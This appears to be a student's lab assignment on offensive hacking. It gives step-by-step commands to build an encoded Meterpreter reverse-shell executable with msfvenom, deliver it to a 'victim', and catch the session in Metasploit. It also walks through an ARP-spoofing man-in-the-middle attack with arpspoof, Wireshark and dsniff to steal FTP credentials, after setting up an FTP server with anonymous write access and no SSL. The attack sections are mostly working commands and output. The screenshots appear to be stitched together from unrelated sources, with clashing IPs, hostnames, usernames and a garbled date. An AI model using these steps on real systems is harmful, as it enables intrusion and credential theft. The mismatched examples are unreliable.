

Assignment

Question 1:

- Create payload for windows.
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

Sol. Open terminal

and Type

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp  
LHOST=172.16.104.130 LPORT=31337 -b "\x00" -e x86/shikata_ga_nai -f exe -o  
/tmp/letsupgrade.exe
```

And send this file in your victim pc.

Then,

Open terminal and type;

```
msfconsole
```

It will a minute.

```
TYPE; use exploit/multi/handler
```

```
Type
```

```
set payload windows/meterpreter/reverse_tcp
```

And we need to set your local host

```
TYPE; set lhost (your ip address)
```

```
TYPE; set lport (HERE)
```

```
TYPE; exploit
```

And now you have full control on victim 's windows.

TYPE; HELP

For see commands

```
File Edit View Search Terminal Help
root@techchip:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.85.1
128 lport=4444 -f exe -a x86 > techchip.exe
147 No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
148 ad
149 No encoder or badchars specified, outputting raw payload
150 Payload size: 333 bytes
151 Final size of exe file: 73882 bytes
152 root@techchip:~#
```

```
File Edit View Search Terminal Help
root@techchip:~# msfconsole

((-----))
  ( ) 0 0 ( )
    |   |
    o_o M S F
    |   |
    ||  ww  ||

Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit

    =[ metasploit v4.12.22-dev ]
+ -- --=[ 1577 exploits - 906 auxiliary - 272 post ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > |
```

```
> use exploit/multi/handler
exploit(handler) > set payload windows/meterpreter/reverse_tcp
load => windows/meterpreter/reverse_tcp
exploit(handler) > set lhost 192.168.85.131
lhost => 192.168.85.131
exploit(handler) > set lport 4444
lport => 4444
exploit(handler) > exploit

Started reverse TCP handler on 192.168.85.131:4444
Starting the payload handler...
Sending stage (957999 bytes) to 192.168.85.1
Meterpreter session 1 opened (192.168.85.131:4444 -> 192.168.85.1:38539) at
5-11-05 15:24:27 +0530

meterpreter > sysinfo
Computer Name : DARKKNIGHT
OS : Windows 10 (Build 10240).
Architecture : x64 (Current Process is WOW64)
System Language : en-US
Current User : WORKGROUP
Logged On Users : 4
Meterpreter : x86/win32
meterpreter > █
```

Question 2:

- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniiff.


Sol. Creating an FTP server:

1. Go to the Start menu, then click Control Panel on the right side.
2. Click Programs & Features when Control Panel items window opens up
3. When the Programs & Features window open, click Turn Windows features on or off on the Left sidebar menu.
4. Scroll down to the Internet Information Services section and click the “+” sign to expand it.
5. Then Expand the FTP Server section by clicking the “+” sign to expand it.
6. Now click the FTP Service check box, and then click OK.
7. Wait for the FTP Service to install and finish.
8. Open IIS Management Console and Expand your Server.

9. Expand the folder that says “Sites”
10. At this point, you'll want to Right-Click on the Sites folder and click the Add FTP Site... option.



11. The Wizard window will now open and you will enter in a name for your Site where it says FTP Site Name
12. After you've entered a Name, make sure to enter a path to where you want to host your files, or you can leave the default path.
13. Leave the IP Address: field to “All Unassigned” and the Port at 21.
14. Start FTP Site automatically and select no SSL.



Binding

IP Address: All Unassigned Port: 21

☐ Enable Virtual Host Names:

Virtual Host (example: ftp.contoso.com):

☒ Start FTP site automatically

SSL


☒ No SSL

☐ Allow SSL

☐ Require SSL

SSL Certificate: Not Selected View...

15. Now, you need to give permission.



The screenshot shows the IIS Manager console for an FTP site. It is divided into three main sections: Authentication, Authorization, and Permissions. In the Authentication section, both 'Anonymous' and 'Basic' checkboxes are checked. In the Authorization section, the 'Allow access to:' dropdown menu is set to 'All users'. In the Permissions section, both 'Read' and 'Write' checkboxes are checked.

16. Your FTP server is created.

Accessing FTP server from command prompt:

17. Click Start, and then click Run.

18. A command prompt will appear in a new window.

19. Type `ftp microsoft.com` and press Enter.

20. If the initial connection is successful, you should be prompted for a username. Type it in and press Enter again.

21. You should now be prompted for a password. Type it in and press Enter once more.

22. If all is well, then you should now be connected to the remote FTP site.

23. Type `dir` and then press Enter to see a list of files and folders.

24. To quit your FTP session, type `quit` and press Enter.

```
Command Prompt - ftp
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.


C:\Users\Chris>ftp
ftp> open ftp.microsoft.com
Connected to ftp.microsoft.akadns.net.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (ftp.microsoft.akadns.net:(none)): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230-Welcome to FTP.MICROSOFT.COM. Also visit http://www.microsoft.com/downloads.
230 User logged in.
ftp>
```

An mitm and username and password of FTP transaction using wireshark and dsniff:

1. To install dsniff, type apt install dsniff in your terminal.
2. Then, type echo 1 > /proc/sys/net/ipv4/ip_forward and press enter.
3. Type sysctl -w net.ipv4.ip_forward=1 and press enter.
4. The main command is arpspoof -i eth0 192.168.68.1 -r 192.168.68.5
5. Packets will began collecting from the victim machine.
6. Then you need to install wireshark in your attacker machine.
7. In wireshark, collection of packets will be shown. We can filter those packets and select the packet type FTP and there we will get the username and password.

No.	Source	Destination	Protocol	Info	Website URL
7873	192.168.0.23	192.168.0.12	FTP	Response: 220----- welcome to Pure-FTPd [privsep] [TLS] --	
7876	192.168.0.12	192.168.0.23	FTP	Request: AUTH TLS	
7878	192.168.0.23	192.168.0.12	FTP	Response: 500 this security scheme is not implemented	
7879	192.168.0.12	192.168.0.23	FTP	Request: AUTH SSL	
7880	192.168.0.23	192.168.0.12	FTP	Response: 500 this security scheme is not implemented	
7881	192.168.0.12	192.168.0.23	FTP	Request: USER jeremyt	
7882	192.168.0.23	192.168.0.12	FTP	Response: 331 user JohnPete OK, Password required	
7883	192.168.0.12	192.168.0.23	FTP	Request: PASS SuperSecretPassword	
7891	192.168.0.23	192.168.0.12	FTP	Response: 230 OK, Current directory is /	
7892	192.168.0.12	192.168.0.23	FTP	Request: SYST	
7894	192.168.0.23	192.168.0.12	FTP	Response: 215 UNIX type: L8	
7895	192.168.0.12	192.168.0.23	FTP	Request: FEAT	

8. By using command, `dsniff -l eth0` we can get username and password.

A terminal window with a black background and green text. The text shows the execution of the 'dsniff' command on interface 'eth1'. It displays the start of a sniffing session, a connection to 'clienteservidor.es.21' via ftp, and the interception of a login attempt with the username 'u46519549-prueba' and password 'ohmygod'.

```
erhard:/home/slayer# dsniff -l eth1
dsniff: listening on eth1
^[[B-----
11/22/07 15:35:11 tcp erhard.local.59450 -> clienteservidor.es.21 (ftp)
USER u46519549-prueba
PASS ohmygod
```

Hence, this attack is known as MAN-IN-THE-MIDDLE Attack.